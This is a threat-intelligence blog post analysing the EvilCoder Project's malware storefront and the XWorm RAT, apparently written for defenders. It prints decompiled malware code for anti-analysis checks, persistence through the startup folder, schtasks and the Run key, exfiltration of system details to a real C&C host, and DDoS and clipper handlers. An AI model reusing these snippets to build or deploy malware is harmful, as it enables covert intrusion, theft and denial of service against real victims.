EvilCoder Project Selling Multiple Dangerous Tools Online

blog.cyble.com/2022/08/19/evilcoder-project-selling-multiple-dangerous-tools-online/

August 19, 2022

Sophisticated XWorm RAT with Ransomware and HNVC Attack Capabilities

During a routine threat-hunting exercise, Cyble research labs discovered a dark web post where a malware developer was advertising a powerful Windows RAT.




Figure 1 – Dark Web Post for XWorm

This post redirected us to the website of the malware developer, where multiple malicious tools are being sold. The below figure shows the malware developer's website.




Figure 2 – Post by The Malicious Program Developer

The developer is selling tools to create malware, hide existing malware, crypto money grabber PowerShell scripts, etc.

We have mentioned all the tools posted by the malware developer and the possible impact of these tools on victim systems. The following table shows these tools and their corresponding functionalities.

Tool	Price	Description
Hidden Malware Builder v2.0/V4.0	$45	Hidden Malware Builder is a .NET-based malware builder tool that requires .NET Framework 4. This tool creates binary files with the following capabilities: Hiding C&C server from other processes, start-up, scheduled tasks, and Hard drive. Run as Administrator permanently. Merging with another file with the AES Algorithm. Anti-analysis techniques included such as anti-VM, anti-debugger, anti-sandbox, and anti-emulator.
Crypto Money Grabber PowerShell Script	$40	The malware developer sells PowerShell script to steal cryptocurrency from the victims' system.

Multi Downloader Builder V2.0	$30	Download and execute multiple files from URL (FUD 100%) (Output: 7KB).
Hidden CPLApplet Builder V2.0	$80	The developer has created a tool that can build malicious CPLApplet programs. The following features are available in the builder: Injection in explorer.exe. Hidden schtasks. WDExcluion. Anti-Analysis.
UAC Bypasser Builder V2.0	$50	UAC Bypasser builder tool bypasses the UAC check of the operating system for the given file. The features provided by the malware developer are: Support All Files. RunAs-Loop. Cmstp-Bypass. WDExclusion. Anti-Analysis. TaskScheduler.
XBinder V2.0	$80	XBinder tool is a Remote Access Trojan (RAT) builder and management tool. The features, according to the developer, are: Runonce. Hidden. SetWorkPath. REG [Start-up]. WDExclusion. Task [Start-up]. UAC [Normal-Bypass]. Delay [seconds]. Bot Killer. Anti-Analysis. Delete After Run. Disable Super Hidden. Pumper. Icon Changer. Spoofer.

XWorm V2.2	$150	This version of the malware builder tool creates client binaries with RAT and ransomware capabilities. The functionalities of the RATs created using this tool are: Monitor [Mouse – Keyboard – AutoSave]. Run File [Disk – Link – Memory – Script – RunPE]. WebCam [AutoSave]. Microphone. DDoS Attack. Location Manager [GPS – IP]. Client operation [Restart – Close – Uninstall – Update – Block – Note]. Power [Shutdown – Restart – Logoff]. Blank Screen [Enable – Disable]. Bookmarks – Browsers – All-In-One – DiscordTokens. FileZilla – ProduKey – WifiKeys – Email Clients. KeyLogger. USB Spread. Bot killer. UAC Bypass [RunAs – Cmstp – Computerdefaults – DismCore]. Run Clipper [All Cryptocurrencies]. Ransomware [Encrypt – Decrypt]. Ngrok Installer. HVNC. Hidden RDP. WDDisable. WDExclusion. Install [Start-up – Registry – schtasks].

We searched for EvilCoder Project samples in the wild and identified a few active instances of XWorm, indicating that XWorm is a more prevalent and sophisticated variant. The malware is a .NET compiled binary, using multiple persistence and defense evasion techniques.

The malicious binary can drop multiple malicious payloads at various system locations, can add and modify registry entries, and can execute commands. Figure 2 shows the XWorm builder panel as shown on the developer's site.




Figure 3 – XWorm Post on Malware Developer's Website

Technical Analysis

XWorm is a .NET binary whose size is 45.5 KB. The file details of "XWorm.exe" are:




Figure 4 – File Details of XWorm.exe

Upon execution, the malware sleeps for one second and performs various checks such as checking for a mutex, detecting virtual machines, emulators, debugger, sandbox environments, and Anyrun. If any of these instances are present, the malware terminates itself.

```
public static void Main()
{
    Thread.Sleep(1000);
    if (!Helper.CreateMutex())
    {
        ProjectData.EndApp();
    }
    try
    {
        if (Stub.Main.DetectVirtualMachine())
        {
            ProjectData.EndApp();
        }
    }
    catch (Exception ex)
    {
    }
    try
    {
        if (Stub.Main.Emulator())
        {
            ProjectData.EndApp();
        }
    }
    catch (Exception ex2)
    {
    }
    try
    {
        if (Stub.Main.DetectDebugger())
        {
            ProjectData.EndApp();
        }
    }
    catch (Exception ex3)
    {
    }
    try
    {
        if (Stub.Main.DetectSandboxie())
        {
            ProjectData.EndApp();
        }
    }
    catch (Exception ex4)
    {
    }
    try
    {
        if (Stub.Main.anyrun())
        {
            ProjectData.EndApp();
        }
    }
```

Figure 5 – Anti Analysis

Techniques Used by XWorm

The malware enumerates the installed programs in the users' machine and checks for strings, VMWare, and VirtualBox. If these are present, the malware terminates itself, as shown in the figure below.





Figure 6 – Malware Checks for Virtualization Software

The malware uses the tick count of the machine to detect emulators. The malware then calls the *CheckRemoteDebuggerPresent()* method to identify the debugger's presence in the user's machine.

The malware can also detect the sandbox environment if "SbieDll.dll" is present in the system. The malware specifically checks if it is running in the Anyrun sandbox environment by checking the response text from *ip-api.com.*

If the response is set to "True, " it terminates its execution. The figure below shows the anti-analysis code snippet.



```
// Token: 0x06000017 RID: 23 RVA: 0x0000277C File Offset: 0x0000097C
public static bool DetectDebugger()
{
    bool result = false;
    Stub.Main.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref result);
    return result;
}

// Token: 0x06000018 RID: 24 RVA: 0x000027A4 File Offset: 0x000009A4
public static bool DetectSandboxie()
{
    return Stub.Main.GetModuleHandle("SbieDll.dll").ToInt32() != 0;
}

// Token: 0x06000019 RID: 25 RVA: 0x000027D4 File Offset: 0x000009D4
public static bool anyrun()
{
    try
    {
        string text = new WebClient().DownloadString("http://ip-api.com/line/?fields=hosting");
        return text.Contains("true");
    }
    catch (Exception ex)
    {
    }
    return false;
```

Figure 7 – Malware Performs Various Anti-Analysis Checks

To establish persistence, the malware drops itself into the start-up folder. The malware also copies itself into the “AppData” folder and creates a scheduled task entry.

Finally, the malware creates an autorun entry in the registry to ensure the malware executes whenever the system restarts. The figure below shows the persistence activities performed by the malware.

```
try
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" + Path.GetFileName(Settings.path2);
    if (!File.Exists(text))
    {
        File.Copy(Settings.path2, text);
        FileInfo fileInfo = new FileInfo(text);
        fileInfo.Attributes = FileAttributes.Normal;
    }
}
catch (Exception ex6)
{
}
try
{
    string str = Interaction.Environ("appdata");
    string text2 = str + "\\" + Path.GetFileName(Settings.path2);
    if (!File.Exists(text2))
    {
        File.Copy(Settings.path2, text2);
        Process process = Process.Start(new ProcessStartInfo("schtasks.exe")
        {
            WindowStyle = ProcessWindowStyle.Hidden,
            Arguments = string.Concat(new string[]
            {
                "/create /sc minute /mo 1 /tn \"",
                Path.GetFileNameWithoutExtension(Settings.path2),
                "\" /tr \"",
                text2,
                "\""
            })
        });
        process.WaitForExit(5000);
        process.Kill();
    }
}
catch (Exception ex7)
{
}
try
{
    string str2 = Interaction.Environ("appdata");
    MyProject.Computer.Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(Path.GetFil
        + Path.GetFileName(Settings.path2));
    if (!File.Exists(str2 + "\\" + Path.GetFileName(Settings.path2)))
    {
        File.Copy(Settings.path2, str2 + "\\" + Path.GetFileName(Settings.path2));
    }
}
catch (Exception ex8)
{
}
```

Figure 8 – Malware Routine to establish persistence on a victim machine

After establishing persistence, the malware initiates communication with the C&C server. Then, the malware creates a new thread that collects and sends system details to the C&C domain *system6458[.]ddns[.]net* on Port 6666.

Exfiltrated details include information such as processor count, UserName, MachineName, OSVersion, Malware version, date of malware creation, administrative privileges, webcam details, and antivirus programs installed in the system.

```
public static object Info()
{
    ComputerInfo computerInfo = new ComputerInfo();
    return string.Concat(new object[]
    {
        "INFO",
        RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
        Helper.ID(),
        RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
        Environment.UserName,
        RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
        computerInfo.OSFullName.Replace("Microsoft", null),
        Environment.OSVersion.ServicePack.Replace("Service Pack", "SP") + " ",
        Environment.Is64BitOperatingSystem.ToString().Replace("False", "32bit").Replace("True", "64bit"),
        RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
        "XWorm V2.1",
        RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
        Helper.INDATE(),
        RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
        Helper.usbp(),
        RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
        Helper.admin(),
        RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
        Messages.Cam(),
        RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
        Helper.Antivirus()
```

Figure 9 – Malware Sending the System Details to C&C

All the important information such as C&C, encryption key, filename, and mutex name is stored in a public class, “Settings,” as shown in the figure below.

```
// Token: 0x02000007 RID: 7
public class Settings
{
    // Token: 0x04000006 RID: 6
    public static string Host = "system6458.ddns.net";

    // Token: 0x04000007 RID: 7
    public static string Port = "6666";

    // Token: 0x04000008 RID: 8
    public static readonly string uploader = "http://exmple.com/Uploader.php";

    // Token: 0x04000009 RID: 9
    public static string nameee = "Seystem.exe";

    // Token: 0x0400000A RID: 10
    public static string KEY = "<123456789>";

    // Token: 0x0400000B RID: 11
    public static string SPL = "<Xwormmm>";

    // Token: 0x0400000C RID: 12
    public static readonly string Mutexx = "ErqZ95ULnqmJ2qTf";

    // Token: 0x0400000D RID: 13
```

Figure 10 – Hardcoded Configuration Details of Malware

After the initial communication, the malware waits for instructions from the C&C server. The malware can perform multiple tasks such as keylogging, screen capture, auto-update, self-destructing, running scripts, and ransomware operations.

The malware has the routine *Read(),* which receives AES encrypted commands from the C&C, which are then decrypted and used to perform associated operations. Some of these important operations are discussed in the following section. The below figure shows the code snippet of malware that performs

DDoS and Clipper operations.

```
}
else if (Operators.CompareString(left, "DDosS", false) == 0)
{
    if (Operators.CompareString(Settings.dosstu, "!", false) != 0)
    {
        Settings.doshost = A[1];
        Settings.dosport = A[2];
        Settings.dostype = A[3];
        if (Operators.CompareString(Settings.dostype, "UDP", false) == 0)
        {
            Settings.dTimer2.Interval = 100.0;
        }
        if (Operators.CompareString(Settings.dostype, "TCP", false) == 0)
        {
            Settings.dTimer2.Interval = 1.0;
        }
        Settings.dTimer2.Start();
        Settings.dosstu = "!";
    }
}
else if (Operators.CompareString(left, "DDosT", false) == 0)
{
    Settings.dTimer2.Stop();
    Settings.dosstu = null;
    Settings.doshost = null;
    Settings.dosport = null;
    Settings.dostype = null;
}
else if (Operators.CompareString(left, "Cilpper", false) == 0)
{
    Thread thread2 = new Thread(delegate()
    {
        object instance28 = Helper.objj(A[1]);
        Type type27 = null;
        string memberName27 = "Clipper";
        object[] array62 = new object[2];
        object[] array63 = array62;
        int num32 = 0;
```

Figure 11 – Routine to Perform DDoS and Clipper Operations

The malware has a routine to perform file folder operations like create files/folder, show, or hide files/folder, exfiltrate files, etc. The figure below shows the file operation routines.

```
}
else if (Operators.CompareString(left, "hidefolderfile", false) == 0)
{
    FileAttribute attributes = FileAttribute.Hidden;
    FileSystem.SetAttr(A[1], attributes);
